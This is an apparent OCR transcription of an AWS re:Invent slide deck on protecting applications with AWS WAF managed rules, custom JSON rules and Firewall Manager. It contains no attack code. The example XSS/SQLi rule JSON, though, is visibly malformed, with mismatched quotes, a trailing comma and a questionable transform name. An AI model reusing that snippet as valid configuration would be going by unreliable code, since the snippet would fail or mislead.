
Building security around your application

AWS re:Invent

aws

Defense-in-depth strategy

- Hardened security within your application
- Implementing best practices
- Protection against vulnerabilities in third-party software
- Protection against common attacks and exploitations
- Protection against application specific attacks and exploitations



AWS enables defense-in-depth

Standard protections

Managed rules

Custom protections with WAF

Scaled configuration and audit abilities

Seller managed rules

Available in the AWS Marketplace

No need to write your own rules

Rules are automatically updated by AWS sellers

Choice of protections

AWS Managed Rules

Launched November 2019

Curated and maintained by AWS Threat Research Team


Leverages security knowledge and threat intelligence gained from Amazon

Both Partner and AWS Managed Rules are now selectable from directly within the console


AWS Managed Rules

Category	Ruleset	Description
CRS	Core Ruleset	Based on OWASP Top 10
EXR	Admin Protection	Blocks common administrative access
EXR	SQL DB	Predefined SQL injection detection
EXR	Linux	Linux based path traversal attempts
EXR	Known Bad Inputs	Well known bad request indicators
EXR	PHP	PHP specific exploits
EXR	WordPress	WordPress specific exploits
EXR	Posix	Posix based path traversal attempts
EXR	Windows	Windows based path traversal attempts
IP List	AWS IP Reputation List	Blocks IP that is known to have bot activities

IP reputation list from the Threat Research Team



Custom protections with AWS WAF



Custom protections with AWS WAF

Updated customer facing API for AWS WAF released November 2019

New detection capabilities: OR logic, multiple transform, and variable CIDR range

New ways to write rules: Document-based rule-writing in JSON format, call `UpdateWebACL` once

Elimination of various service limits: No limit on number of filters, no more 10 rules per WebACL limit

Writing rules with our new document based API

Simply call `CreateWebACL` or `UpdateWebACL` with your JSON code

- API will verify the syntax and make sure there is no error
- Will throw exception with a user-friendly message if there is an error
  - e.g., WebACL has exceeded WCU capacity, rule statement is illogical, etc.
- For RuleGroup: use `CreateRuleGroup` or `UpdateRuleGroup`

There is separate API for creating or updating IP set and regex pattern set

- IP set: `CreateIPSet` or `UpdateIPSet`
- Regex set: `CreateRegexPatternSet` or `UpdateRegexPatternSet`

New detection capabilities

Boolean logic between conditions

- e.g. “I want to block request that is coming from certain IP range or coming from certain countries.”

Multiple transform

- Perform series of transformation on string
- e.g. “Before performing string-match on body, apply HTML decode transformation to normalize the whitespace.”

Variable CIDR range for IP-match condition

- Today only /8 and any range between /16 through /32 are allowed for IPv4
- You can now define anywhere from /1 to /32

Example: XSS and SQLi detection in JSON

```
"Statement": {
  "OrStatement": {
    "Statements": [{
      "XssMatchStatement": {
        "FieldToMatch": {
          "QueryString": {}
        },
        "TextTransformations": [
          {"Priority": 1, "Type": "URL_DECODE”},
          {"Priority": 2, "Type": ”LOWERCASE”},
        ]
      }
    },
    {
      "SqliMatchStatement": {
        "FieldToMatch": {
          "Body": {}
        },
        "TextTransformations": [
          {"Priority": 1, "Type": "HTML_ENTITY_DECODE”},
          {"Priority": 2, "Type": ”NONE_COMPRESS_WHITE_SPACE”}
        ]
      }
    }]
  }
}
```

Available Text Transformations:

NONE COMPRESS_WHITE_SPACE
HTML_ENTITY_DECODE
LOWERCASE
CMD_LINE
URL_DECODE

Scaled configuration and audit abilities

AWS Firewall Manager

Integrated with AWS Organizations


Amazon VPC security groups, AWS WAF, AWS Shield Advanced

Automatically add protection to new resources


Audit for non-compliance

Firewall Manager: How it works

Audit: allow only HTTPS (443) on all EC2 instances



Firewall Manager: How it works



